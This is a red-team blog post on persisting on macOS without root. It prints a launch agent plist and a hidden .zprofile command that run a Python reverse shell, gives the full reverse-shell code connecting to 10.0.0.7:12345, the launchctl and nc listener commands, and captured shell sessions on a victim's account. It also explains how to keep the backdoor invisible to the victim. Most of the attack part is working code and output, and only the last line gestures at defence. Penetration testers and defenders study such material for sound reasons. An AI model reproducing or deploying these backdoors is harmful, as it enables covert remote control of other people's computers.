Userland Persistence on MacOS

redblue42.code42.com/userland-persistence-on-macos

Security Ops

Tom Bolen

March 30, 2020

As a Red Teamer, there is nothing more frustrating than discovering that your initial attack vector to a system no longer works. All of the time and hard work spent getting initial execution on the server/endpoint only to find out that the system got patched. Or maybe, the system isn't patched, but your full exploit relies on chaining a stored XSS vulnerability that is infrequently triggered.

For reasons like these, it's a good idea to think about persistence once you gain access to a target system. Establishing persistence on a system will allow you to access the system in a more consistent manner.

While there are several persistence techniques for MacOS systems, many of them require root privileges to perform. In this blog post, I will detail two persistence techniques that do not require root privileges to perform.

The first technique involves creating a user-level launch agent. Using a launch agent, we can specify our command and control (c2) agent to run every time the computer is booted and the victim logs in.

First, we'll create a file named "com.malicious.evil.plist" in the ~/Library/LaunchAgents folder of the victim MacOS. Then we will add the following contents to our newly created file.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.malicious.evil.plist</string>
<key>ProgramArguments</key>
<array>
<string>/Users/USERNAME/Music/evilc2.py</string>
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```

A launch agent plist file is a special type of XML file that is read by launchd. This plist file is very simple — it just tells launchd to run evilc2.py every time the user logs onto the system.


To load the launch agent so that it is recognized by launchd we can run the following command.

```
launchctl load -w /Users/USERNAME/Library/LaunchAgents/com.malicious.evil.plist
```

Now, all we have to do is create our c2 payload as specified in the plist file. Below is a simple python based reverse shell that I will use for this example.


```
#!/usr/bin/python
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.7",12345))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

When the victim reboots and logs back in, the launch agent will be run and you will have a reverse shell.



```
tom.bolen@C02YL1B4JGH6 ~ % nc -nlv 12345
```

waiting for victim to login



```
Last login: Sun Mar 22 12:18:39 on ttys000
brenda@brennans-Mac ~ % whoami
brenda
brenda@brennans-Mac ~ % ps aux | grep [e]vilc2.py
zsh: no matches found: [e]vilc2.py
brenda@brennans-Mac ~ % ps aux | grep [p]ython
zsh: no matches found: [p]ython
brenda@brennans-Mac ~ % ps aux | grep evilc2.py
brenda             456   0.0  0.1  4281944   5240   ??  S     12:18PM   0:00.12 /System/Library/Frameworks/Python.
framework/Versions/2.7/Resources/Python.app/Contents/MacOS/Python /Users/brenda/Music/evilc2.py
brenda             536   0.0  0.0  4268156    348 s000  R+    12:20PM   0:00.00 grep evilc2.py
brenda@brennans-Mac ~ %
```


```
id
ls
sh: no job control in this shell
sh-3.2$ uid=501(brenda) gid=20(staff) groups=20(staff),12(everyo
appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_d
p),398(com.apple.access_screensharing),399(com.apple.access_ssh)
int.group.1)
sh-3.2$ evilc2.py
sh-3.2$
sh-3.2$ Traceback (most recent call last):
  File "./evilc2.py", line 14, in <module>
    p=subprocess.call(["/bin/sh","-i"])
  File "/System/Library/Frameworks/Python.framework/Versions/2.7
    return Popen(*popenargs, **kwargs).wait()
  File "/System/Library/Frameworks/Python.framework/Versions/2.7
    pid, sts = _eintr_retry_call(os.waitpid, self.pid, 0)
  File "/System/Library/Frameworks/Python.framework/Versions/2.7
ry_call
    return func(*args)
KeyboardInterrupt
^C
tom.bolen@C02YL1B4JGH6 ~ % clear
tom.bolen@C02YL1B4JGH6 ~ % nc -nlv 12345
sh: no job control in this shell
sh-3.2$ id
uid=501(brenda) gid=20(staff) groups=20(staff),12(everyone),61(l
radm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer
om.apple.access_screensharing),399(com.apple.access_ssh),400(com
p.1)
sh-3.2$
```

launchd executes payload on login

The second MacOS persistence technique utilizes the .zprofile configuration file. This file is hidden in the user's home directory and is executed every time the user starts a new zsh terminal session. If the file is not already on the system, we can create it. For this PoC, we will reuse the python payload. Our malicious command in our .zprofile file will look like this.

```
bash -c "nohup /Users/USERNAME/Music/evilc2.py > /dev/null 2>&1 &"
```

This will run evilc2.py in a new bash instance and it will also redirect all of it's output to /dev/null. All of this will be done in the background so that no visual difference can be seen by the victim when they open the terminal session.



```
Last login: Sun Mar 22 12:43:04 on ttys000
brenda@brennans-Mac ~ % exit

[Process completed]
```

```
tom.bolen@C02YL1B4JGH6 ~ % nc -nlv 12345
sh: no job control in this shell
sh-3.2$ id
uid=501(brenda) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserve
radm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(c
om.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae),701(com.apple.sharepoint.grou
p.1)
sh-3.2$ 
```

reverse shell via zprofile command

As you can see in the above figure, the victim sees nothing suspicious when they start a terminal session. Meanwhile, we get our reverse shell.

Happy hacking! — and keep an eye on your terminal profiles and launch agents.

Tom Bolen

Red Teamer / Pen Tester